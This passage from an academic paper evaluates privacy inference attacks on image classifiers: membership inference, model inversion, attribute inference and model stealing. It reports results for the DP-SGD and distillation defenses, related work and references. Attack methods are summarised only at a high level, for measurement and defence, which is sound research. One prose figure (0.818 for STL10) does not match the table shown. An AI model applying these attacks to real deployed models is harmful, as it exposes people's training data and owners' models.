DP-SGD Target Model. We use the Opacus library[5] to implement DP-SGD. This library allows a user to configure the clip bound C, the standard deviation of the Gaussian noise σ, and the failure probability δ, then the library can automatically calculate the total privacy budget ε using zCDP. A larger number of epochs implies higher ε. Our target model is trained for 300 epochs; thus, we fix δ=1e-5 and choose two sets of C and σ such that ε is smaller than 10. We list these settings in the second row of Table 3. All the other hyperparameters are the same as presented in Section 5.3.

Distillation Target Model. We distill the model knowledge of VGG19 (16 convolution layers and 3 fully connected layers) to a smaller model, i.e., VGG11 [54] (8 convolution layers and 3 fully connected layers). We use Kullback-Leibler divergence as the soft target loss with the temperature setting to 20. For the hard target loss, we use cross-entropy. We set α to 0.7 for the ratio of the soft target loss. Other settings are the same as the target model's training phase in Section 5.3.

7.3 Results

DP-SGD. Table 3 reports the performance of inference attacks against target models protected by DP-SGD. For MemInf, DP-SGD is effective in almost all cases. For instance, for $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ on the CelebA dataset, the accuracy drops from 0.721 to 0.500, which is a random guess. This is expected as DP, by definition, can mitigate membership inference. For ModInv and AttrInf, DP-SGD can only

[5] https://github.com/pytorch/opacus

	CelebA		FMNIST		STL10		UTKFace	
	Original	Distilled	Original	Distilled	Original	Distilled	Original	Distilled
$\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.595 ± 0.038	0.500 ± 0.000	0.520 ± 0.004	0.515 ± 0.005	0.682 ± 0.053	0.616 ± 0.069	0.642 ± 0.008	0.581 ± 0.024
$\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$	0.637 ± 0.012	0.572 ± 0.042	0.530 ± 0.009	0.538 ± 0.008	0.786 ± 0.008	0.703 ± 0.005	0.657 ± 0.009	0.596 ± 0.001
$\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$	0.698 ± 0.005	0.691 ± 0.002	0.555 ± 0.013	0.568 ± 0.001	0.806 ± 0.015	0.773 ± 0.006	0.677 ± 0.000	0.611 ± 0.002
$\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.638 ± 0.038	0.559 ± 0.059	0.539 ± 0.014	0.530 ± 0.004	0.799 ± 0.050	0.677 ± 0.073	0.642 ± 0.017	0.620 ± 0.024
$\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.648 ± 0.038	0.650 ± 0.030	0.573 ± 0.021	0.447 ± 0.037	0.203 ± 0.020	0.244 ± 0.031	0.824 ± 0.021	0.815 ± 0.036
$\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$	0.058 ± 0.000	0.058 ± 0.000	0.993 ± 0.000	0.992 ± 0.000	0.201 ± 0.000	0.201 ± 0.000	0.070 ± 0.000	0.070 ± 0.000
$\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.665 ± 0.005	0.669 ± 0.019	-	-	-	-	0.540 ± 0.006	0.554 ± 0.030
$\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$	0.610 ± 0.018	0.660 ± 0.004	-	-	-	-	0.549 ± 0.001	0.584 ± 0.004
$\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$	0.820 ± 0.001	0.788 ± 0.003	0.932 ± 0.000	0.940 ± 0.001	0.589 ± 0.006	0.618 ± 0.003	0.927 ± 0.007	0.918 ± 0.013
$\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$	0.756 ± 0.005	0.741 ± 0.003	0.902 ± 0.001	0.914 ± 0.001	0.478 ± 0.006	0.510 ± 0.003	0.826 ± 0.010	0.836 ± 0.018

Table 4: Attack performance under different threat models and datasets, on VGG19, using Knowledge Distillation (KD). For MemInf, ModInv ($\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$), and AttrInf, we use accuracy, for ModInv ($\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$), MSE, and for ModSteal, agreement.

Experiment	Model	CelebA	FMNIST	STL10	UTKFace
DP-SGD (ε_1)	SimpleCNN	0.654	0.830	0.347	0.698
DP-SGD (ε_2)	SimpleCNN	0.675	0.836	0.313	0.680
KD	VGG19	0.713	0.919	0.588	0.823
No Defense	SimpleCNN	0.706	0.903	0.516	0.818
No Defense	VGG19	0.733	0.905	0.587	0.834

Table 5: Accuracy of target models protected by DP-SGD and KD.

reduce the attack accuracy to a small extent. However, the MSE loss for $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$ remains stable.

DP-SGD indeed reduces the risks of model stealing on STL10 and UTKFace under different threat models. For instance, for $\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ on STL10, the agreement for the two different εs are 0.501 and 0.483, while the agreement for the original model is 0.663. Meanwhile, DP-SGD does not influence model stealing on FMNIST. Interestingly, it actually enhances the performance of model stealing on CelebA. Overall, DP-SGD can effectively defend against membership inference attacks, but not the others.

KD. In Table 4, we report the effectiveness of KD as a general defense mechanism. We do not observe any significant decrease in attack performance for model inversion, attribute inference, and model stealing on original vs. the distilled models. Specifically, the attack performance difference, in most cases, is less than 5%. In certain cases, KD is effective against membership inference, but to a lesser extent compared to DP-SGD. For instance, the accuracy of $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ on the STL10 dataset drops from 0.682 to 0.616.

Utility and Defense Effectiveness Trade-off. We observe that both DP-SGD and KD can defend some of the inference attacks. However, it comes at the cost of utility dropping (see Table 5). Compared to DP-SGD, KD preserves the target model's utility better. For instance, on the STL10 dataset, the target testing accuracy drops from 0.818 to 0.698 (ε_1) and 0.680 (ε_2) for DP-SGD, while the corresponding performance only drops from 0.834 to 0.823 for KD. Meanwhile, DP-SGD has better defense performance than KD. In particular, for $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ on the UTKFace dataset, SimpleCNN defended by DP-SGD reduces the attack accuracy significantly from 0.660 to 0.504 (ε_1) and 0.501 (ε_2), respectively. The VGG19 model defended by KD only reduces the attack accuracy to a smaller extends from 0.642 to 0.621. Also, as discussed above, both DP-SGD and KD are not general defenses against all the inference attacks, which inspires future research to better defend different inference attacks while maintaining the target model's utility.

8 Related Work

We now review relevant related work on inference attacks and defenses, as well as software dedicated to evaluating them.

Membership Inference Attacks. Shokri et al. [53] propose the first membership inference attack against black-box ML models: they train multiple shadow models to simulate the target model and use multiple attack models to conduct the inference. Salem et al. [51] later relax several key assumptions from [53]; namely, using multiple shadow models, the knowledge of the target model structure, and having a dataset from the same distribution as the target model's. Yeom et al. [63] assume that the adversary knows the target model's training dataset's distribution and size, and they collude with the training algorithm. Both [51] and [63] are close in performance to Shokri et al.'s attacks [53]. In this paper, we implement the attack proposed by Salem et al. [51], i.e., one shadow model, one attack model, and a shadow dataset. More recently, researchers have studied membership inference in other settings, including natural language processing [5, 56], generative models [6, 16, 20], recommender systems [64], and federated learning [35, 38]. Also, Song and Mittal have performed a systematic evaluation on membership inference [58]. Previous work [51, 53] also shows that overfitting is the major factor causing membership inference. To the best of our knowledge, however, no one has investigated other factors studied in our paper, such as the influence of dataset complexity or the relationship among different inference attacks.

Attribute Inference. Prior research [2, 14] has studied macro-level attribute inference attacks against ML models, whereby the adversary aims to infer some general properties of the training dataset. Melis et al. [35] propose the first sample-level attribute inference attack against federated machine learning systems. Song and Shmatikov [57] reveal that the risks of

attribute inference are caused by the intrinsic overlearning characteristics of machine learning models.

Model Inversion. Model inversion is first proposed by Fredrikson et al. [13] in the setting of drug dose classification. Later, they extend model inversion to general ML settings relying on back-propagation over a target ML model's parameters [12]. More recently, Zhang et al. [65] develop a more advanced attack aiming to synthesize the training dataset relying on GANs. Finally, Carlini et al. [4] show that model inversion can be effectively performed against natural language processing models as well.

Model Stealing. Tramèr et al. [59] propose the first model stealing attack against black-box machine learning API. Orekondy et al. [41] develop a reinforcement learning-based framework to optimize both query time and effectiveness. Also, Wang and Gong [60] and Oh et al. [40] show that hyperparameters of a target model can be inferred as well.

Defense Mechanisms. A few defense mechanisms have been proposed to mitigate membership inference attacks [23, 37, 51]. However, these defenses are specifically designed for membership inference and cannot mitigate other inference attacks. For instance, Salem et al. [51] propose to reduce overfitting of the target model as a defense; however, as we show in our analysis (see Section 6.4), reducing overfitting will improve the performance of model stealing.

Differential Privacy (DP) [11, 30] guarantees that any single data sample in a dataset has a limited impact on the output of an algorithm. As such, it is an effective defense mechanism against inference attacks. Abadi et al. [1] introduce DP-SGD, which adds Gaussian noise to the gradients of the target model during the training process. Another DP method for protecting the privacy of ML models is PATE [43]: a set of teacher models is trained on a private dataset, which is used to label a public dataset in a differentially private manner. The final public dataset is then used to train a student model. Recently, Nasr et al. [39] instantiate a number of attacks against ML to evaluate the effectiveness of DP defenses and, in particular, how tight are theoretical DP bounds.

Another defense mechanism, as mentioned, is Knowledge Distillation (KD) [21]. Papernot et al. [47] propose a defensive distillation mechanism to effectively reduce the risks for target models with respect to adversarial examples. Shejwalkar and Houmansadr [52] reveal that distillation can reduce the gap between the posteriors of members and non-members, thus protecting membership privacy. In our experiments, we show that distillation is indeed effective against certain target models supported by ML-DOCTOR; however, it cannot defend against other types of inference attacks.

Risk Assessment Tools. Finally, researchers have recently developed a number of software tools to measure the potential security/privacy risks of ML models. Ling et al. [32] propose DEEPSEC, a security analysis system to evaluate different adversarial example attacks and defenses. Another system for adversarial examples is CleverHans [44]. Pang et al. [42] introduce TROJANZOO, which focuses on backdoor attacks.

Closer to our work is ML Privacy Meter [36], which jointly considers membership inference attacks in both black-box and white-box settings. Unlike ML Privacy Meter, which focuses on membership inference only, ML-DOCTOR considers four types of inference attacks simultaneously. In addition, we rely on ML-DOCTOR to perform a comprehensive analysis for all these inference attacks.

9 Conclusion

In this paper, we performed the first holistic analysis of privacy risks caused by inference attacks against machine learning models. We established a taxonomy of threat models for four types of inference attacks, including membership inference, model inversion, attribute inference, and model stealing. We conducted an extensive measurement study, over five model architectures, and four datasets, of both attacks and defenses. Among other things, we found that the complexity of the training dataset plays an important role in the attack's performance, while the effectiveness of model stealing and membership inference attacks are negatively correlated. We also showed that defenses such as DP-SGD and KD could only hope to mitigate *some* of the inference attacks.

We integrated all the attacks and defenses into a re-usable, modular software called ML-DOCTOR, which can be used in various scenarios. For instance, an ML model owner can use ML-DOCTOR to evaluate the model's inference risks before deploying it in the real world. We are also confident that ML-DOCTOR will serve as a benchmark tool to facilitate future research on inference attacks and defenses.

Currently, ML-DOCTOR concentrates on image classification models, as image classification is the most popular ML application. Researchers have demonstrated that inference attacks can be successfully launched against other types of ML models, such as language models [55, 56], generative models [6, 16], and graph-based models [18], as well as other training paradigms, such as federated learning [35]. We plan to extend ML-DOCTOR to support a broader range of ML application scenarios. In addition, we will explore other general defense mechanisms, such as training target models with noisy data or GAN-generated data.

Finally, while ML-DOCTOR is designed for inference attacks, we plan to integrate tools [32, 42, 44] geared to evaluate risks aimed to jeopardize models' functionality, e.g., adversarial examples, data poisoning, etc., thus providing a one-stop-shop toward enabling secure and trustworthy AI.

Acknowledgments. The authors wish to thank Luca Melis and Jamie Hayes for valuable discussions and feedback. This work is partially funded by the Helmholtz Association within the project "Trustworthy Federated Data Analytics" (TFDA) (funding number ZT-I-OO1 4).

References

[1] Martin Abadi, Andy Chu, Ian Goodfellow, Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep Learning with Differential Privacy. In *CCS*, pages 308–318, 2016.

[2] Giuseppe Ateniese, Luigi V. Mancini, Angelo Spognardi, Antonio Villani, Domenico Vitali, and Giovanni Felici. Hacking smart machines with smarter ones: How to extract meaningful data from machine learning classifiers. *Int. J. Secur. Networks*, 2015.

[3] Mark Bun and Thomas Steinke. Concentrated Differential Privacy: Simplifications, Extensions, and Lower Bounds. In *TCC*, pages 635–658, 2016.

[4] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. The Secret Sharer: Evaluating and Testing Unintended Memorization in Neural Networks. In *USENIX Security*, pages 267–284, 2019.

[5] Nicholas Carlini, Florian Tramèr, Eric Wallace, Matthew Jagielski, Ariel Herbert-Voss, Katherine Lee, Adam Roberts, Tom B. Brown, Dawn Song, Úlfar Erlingsson, Alina Oprea, and Colin Raffel. Extracting Training Data from Large Language Models. *CoRR abs/2012.07805*, 2020.

[6] Dingfan Chen, Ning Yu, Yang Zhang, and Mario Fritz. GAN-Leaks: A Taxonomy of Membership Inference Attacks against Generative Models. In *CCS*, pages 343–362, 2020.

[7] Min Chen, Zhikun Zhang, Tianhao Wang, Michael Backes, Mathias Humbert, and Yang Zhang. When Machine Unlearning Jeopardizes Privacy. In *CCS*, 2021.

[8] François Chollet. Xception: Deep Learning with Depthwise Separable Convolutions. In *CVPR*, pages 1800–1807, 2017.

[9] Adam Coates, Andrew Y. Ng, and Honglak Lee. An Analysis of Single-Layer Networks in Unsupervised Feature Learning. In *AISTATS*, pages 215–223, 2011.

[10] Emiliano De Cristofaro. An Overview of Privacy in Machine Learning. *CoRR abs/2005.08679*, 2020.

[11] Cynthia Dwork and Aaron Roth. *The Algorithmic Foundations of Differential Privacy*. Now Publishers Inc., 2014.

[12] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model Inversion Attacks that Exploit Confidence Information and Basic Countermeasures. In *CCS*, pages 1322–1333, 2015.

[13] Matt Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in Pharmacogenetics: An End-to-End Case Study of Personalized Warfarin Dosing. In *USENIX Security*, pages 17–32, 2014.

[14] Karan Ganju, Qi Wang, Wei Yang, Carl A. Gunter, and Nikita Borisov. Property Inference Attacks on Fully Connected Neural Networks using Permutation Invariant Representations. In *CCS*, pages 619–633, 2018.

[15] Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio. Generative Adversarial Nets. In *NIPS*, pages 2672–2680, 2014.

[16] Jamie Hayes, Luca Melis, George Danezis, and Emiliano De Cristofaro. LOGAN: Evaluating Privacy Leakage of Generative Models Using Generative Adversarial Networks. *Proceedings of Privacy Enhancing Technologies Symposium*, 2019.

[17] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep Residual Learning for Image Recognition. In *CVPR*, pages 770–778, 2016.

[18] Xinlei He, Jinyuan Jia, Michael Backes, Neil Zhenqiang Gong, and Yang Zhang. Stealing Links from Graph Neural Networks. In *USENIX Security*, pages 2669–2686, 2021.

[19] Xinlei He and Yang Zhang. Quantifying and Mitigating Privacy Risks of Contrastive Learning. In *CCS*, 2021.

[20] Benjamin Hilprecht, Martin Härterich, and Daniel Bernau. Monte Carlo and Reconstruction Membership Inference Attacks against Generative Models. *Symposium on Privacy Enhancing Technologies Symposium*, 2019.

[21] Geoffrey E. Hinton, Oriol Vinyals, and Jeffrey Dean. Distilling the Knowledge in a Neural Network. *CoRR abs/1503.02531*, 2015.

[22] Jinyuan Jia, Yupei Liu, and Neil Zhenqiang Gong. BadEncoder: Backdoor Attacks to Pre-trained Encoders in Self-Supervised Learning. In *S&P*, 2022.

[23] Jinyuan Jia, Ahmed Salem, Michael Backes, Yang Zhang, and Neil Zhenqiang Gong. MemGuard: Defending against Black-Box Membership Inference Attacks via Adversarial Examples. In *CCS*, pages 259–274, 2019.

[24] Tero Karras, Samuli Laine, Miika Aittala, Janne Hellsten, Jaakko Lehtinen, and Timo Aila. Analyzing and Improving the Image Quality of StyleGAN. In *CVPR*, 2020.

[25] Yigitcan Kaya and Tudor Dumitras. When Does Data Augmentation Help With Membership Inference Attacks? In *ICML*, pages 5345–5355, 2021.

[26] Kalpesh Krishna, Gaurav Singh Tomar, Ankur P. Parikh, Nicolas Papernot, and Mohit Iyyer. Thieves on Sesame Street! Model Extraction of BERT-based APIs. In *ICLR*, 2020.

[27] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E. Hinton. ImageNet Classification with Deep Convolutional Neural Networks. In *NIPS*, pages 1106–1114, 2012.

[28] Mathias Lécuyer, Vaggelis Atlidakis, Roxana Geambasu, Daniel Hsu, and Suman Jana. Certified Robustness to Adversarial Examples with Differential Privacy. In *S&P*, pages 656–672, 2019.

[29] Klas Leino and Matt Fredrikson. Stolen Memories: Leveraging Model Memorization for Calibrated White-Box Membership Inference. In *USENIX Security*, pages 1605–1622, 2020.

[30] Ninghui Li, Min Lyu, Dong Su, and Weining Yang. *Differential Privacy: From Theory to Practice*. Morgan & Claypool Publishers, 2016.

[31] Zheng Li and Yang Zhang. Membership Leakage in Label-Only Exposures. In *CCS*, 2021.

[32] Xiang Ling, Shouling Ji, Jiaxu Zou, Jiannan Wang, Chunming Wu, Bo Li, and Ting Wang. DEEPSEC: A Uniform Platform for Security Analysis of Deep Learning Model. In *S&P*, pages 673–690, 2019.

[33] Hongbin Liu, Jinyuan Jia, Wenjie Qu, and Neil Zhenqiang Gong. EncoderMI: Membership Inference against Pre-trained Encoders in Contrastive Learning. In *CCS*, 2021.

[34] Ziwei Liu, Ping Luo, Xiaogang Wang, and Xiaoou Tang. Deep Learning Face Attributes in the Wild. In *ICCV*, 2015.

[35] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Exploiting Unintended Feature Leakage in Collaborative Learning. In *S&P*, pages 497–512, 2019.

[36] Sasi Kumar Murakonda and Reza Shokri. ML Privacy Meter: Aiding Regulatory Compliance by Quantifying the Privacy Risks of Machine Learning. *CoRR abs/2007.09339*, 2020.

[37] Milad Nasr, Reza Shokri, and Amir Houmansadr. Machine Learning with Membership Privacy using Adversarial Regularization. In *CCS*, pages 634–646, 2018.

[38] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive Privacy Analysis of Deep Learning: Passive and Active White-box Inference Attacks against Centralized and Federated Learning. In *S&P*, pages 1021–1035, 2019.

[39] Milad Nasr, Shuang Song, Abhradeep Thakurta, Nicolas Papernot, and Nicholas Carlini. Adversary Instantiation: Lower Bounds for Differentially Private Machine Learning. In *S&P*, 2021.

[40] Seong Joon Oh, Max Augustin, Bernt Schiele, and Mario Fritz. Towards Reverse-Engineering Black-Box Neural Networks. In *ICLR*, 2018.

[41] Tribhuvanesh Orekondy, Bernt Schiele, and Mario Fritz. Knockoff Nets: Stealing Functionality of Black-Box Models. In *CVPR*, pages 4954–4963, 2019.

[42] Ren Pang, Zheng Zhang, Xiangshan Gao, Zhaohan Xi, Shouling Ji, Peng Cheng, and Ting Wang. TROJANZOO: Everything You Ever Wanted to Know about Neural Backdoors (But Were Afraid to Ask). *CoRR abs/2012.09302*, 2020.

[43] Nicolas Papernot, Martin Abadi, Ulfar Erlingsson, Ian Goodfellow, and Kunal Talwar. Semi-supervised Knowledge Transfer for Deep Learning from Private Training Data. In *ICLR*, 2017.

[44] Nicolas Papernot et al. Technical Report on the CleverHans v2.1.0 Adversarial Examples Library. *CoRR abs/1610.00768*, 2018.

[45] Nicolas Papernot, Patrick McDaniel, Arunesh Sinha, and Michael Wellman. SoK: Towards the Science of Security and Privacy in Machine Learning. In *Euro S&P*, pages 399–414, 2018.

[46] Nicolas Papernot, Patrick D. McDaniel, Ian Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami. Practical Black-Box Attacks Against Machine Learning. In *ASIACCS*, pages 506–519, 2017.

[47] Nicolas Papernot, Patrick D. McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a Defense to Adversarial Perturbations Against Deep Neural Networks. In *S&P*, 2016.

[48] Alec Radford, Luke Metz, and Soumith Chintala. Unsupervised Representation Learning with Deep Convolutional Generative Adversarial Networks. *CoRR abs/1511.06434*, 2015.

[49] Alexandre Sablayrolles, Matthijs Douze, Cordelia Schmid, Yann Ollivier, and Hervé Jégou. White-box vs Black-box: Bayes Optimal Strategies for Membership Inference. In *ICML*, pages 5558–5567, 2019.

[50] Ahmed Salem, Apratim Bhattacharya, Michael Backes, Mario Fritz, and Yang Zhang. Updates-Leak: Data Set Inference and Reconstruction Attacks in Online Learning. In *USENIX Security*, pages 1291–1308, 2020.

[51] Ahmed Salem, Yang Zhang, Mathias Humbert, Pascal Berrang, Mario Fritz, and Michael Backes. ML-Leaks: Model and Data Independent Membership Inference Attacks and Defenses on Machine Learning Models. In *NDSS*, 2019.

[52] Virat Shejwalkar and Amir Houmansadr. Membership Privacy for Machine Learning Models Through Knowledge Transfer. In *AAAI*, 2021.

[53] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership Inference Attacks Against Machine Learning Models. In *S&P*, pages 3–18, 2017.

[54] Karen Simonyan and Andrew Zisserman. Very Deep Convolutional Networks for Large-Scale Image Recognition. In *ICLR*, 2015.

[55] Congzheng Song and Ananth Raghunathan. Information Leakage in Embedding Models. In *CCS*, pages 377–390, 2020.

[56] Congzheng Song and Vitaly Shmatikov. Auditing Data Provenance in Text-Generation Models. In *KDD*, 2019.

[57] Congzheng Song and Vitaly Shmatikov. Overlearning Reveals Sensitive Attributes. In *ICLR*, 2020.

[58] Liwei Song and Prateek Mittal. Systematic Evaluation of Privacy Risks of Machine Learning Models. In *USENIX Security*, 2021.

[59] Florian Tramèr, Fan Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Stealing Machine Learning Models via Prediction APIs. In *USENIX Security*, pages 601–618, 2016.

[60] Binghui Wang and Neil Zhenqiang Gong. Stealing Hyperparameters in Machine Learning. In *S&P*, pages 36–52, 2018.

[61] Han Xiao, Kashif Rasul, and Roland Vollgraf. Fashion-MNIST: a Novel Image Dataset for Benchmarking Machine Learning Algorithms. *CoRR abs/1708.07747*, 2017.

[62] Xiaojun Xu, Qi Wang, Huichen Li, Nikita Borisov, Carl A. Gunter, and Bo Li. Detecting AI Trojans Using Meta Neural Analysis. In *S&P*, 2021.

[63] Samuel Yeom, Irene Giacomelli, Matt Fredrikson, and Somesh Jha. Privacy Risk in Machine Learning: Analyzing the Connection to Overfitting. In *CSF*, pages 268–282, 2018.

[64] Minxing Zhang, Zhaochun Ren, Zihan Wang, Pengjie Ren, Zhumin Chen, Pengfei Hu, and Yang Zhang. Membership Inference Attacks Against Recommender Systems. In *CCS*, 2021.

[65] Yuheng Zhang, Ruoxi Jia, Hengzhi Pei, Wenxiao Wang, Bo Li, and Dawn Song. The Secret Revealer: Generative Model-Inversion Attacks Against Deep Neural Networks. In *CVPR*, pages 250–258, 2020.

[66] Zhifei Zhang, Yang Song, and Hairong Qi. Age Progression/Regression by Conditional Adversarial Autoencoder. In *CVPR*, pages 4352–4360, 2017.

A Additional Experimental Results

In this appendix, we report plots for additional experiments as mentioned throughout the paper.




Figure 10: Visualization of model inversion (AlexNet trained on UTKFace). The left column depicts two samples reconstructed using [12], the middle one using [65], while the right column reports two samples from the target model's training dataset. The left column images are normalized, black indicating pixels' value in reconstructed images are close to 0. Note that similar results are shown by Zhang et al. [65].




Figure 11: F1 score of membership inference attacks (MemInf) under different threat models, datasets, and target model architectures.




Figure 12: AUC score of membership inference attacks (MemInf) under different threat models, datasets, and target model architectures.




Figure 13: ROC curve of membership inference attacks (MemInf) under different threat models on CelebA.




Figure 14: ROC curve of membership inference attacks (MemInf) under different threat models on FMNIST.




Figure 15: ROC curve of membership inference attacks (MemInf) under different threat models on STL10.

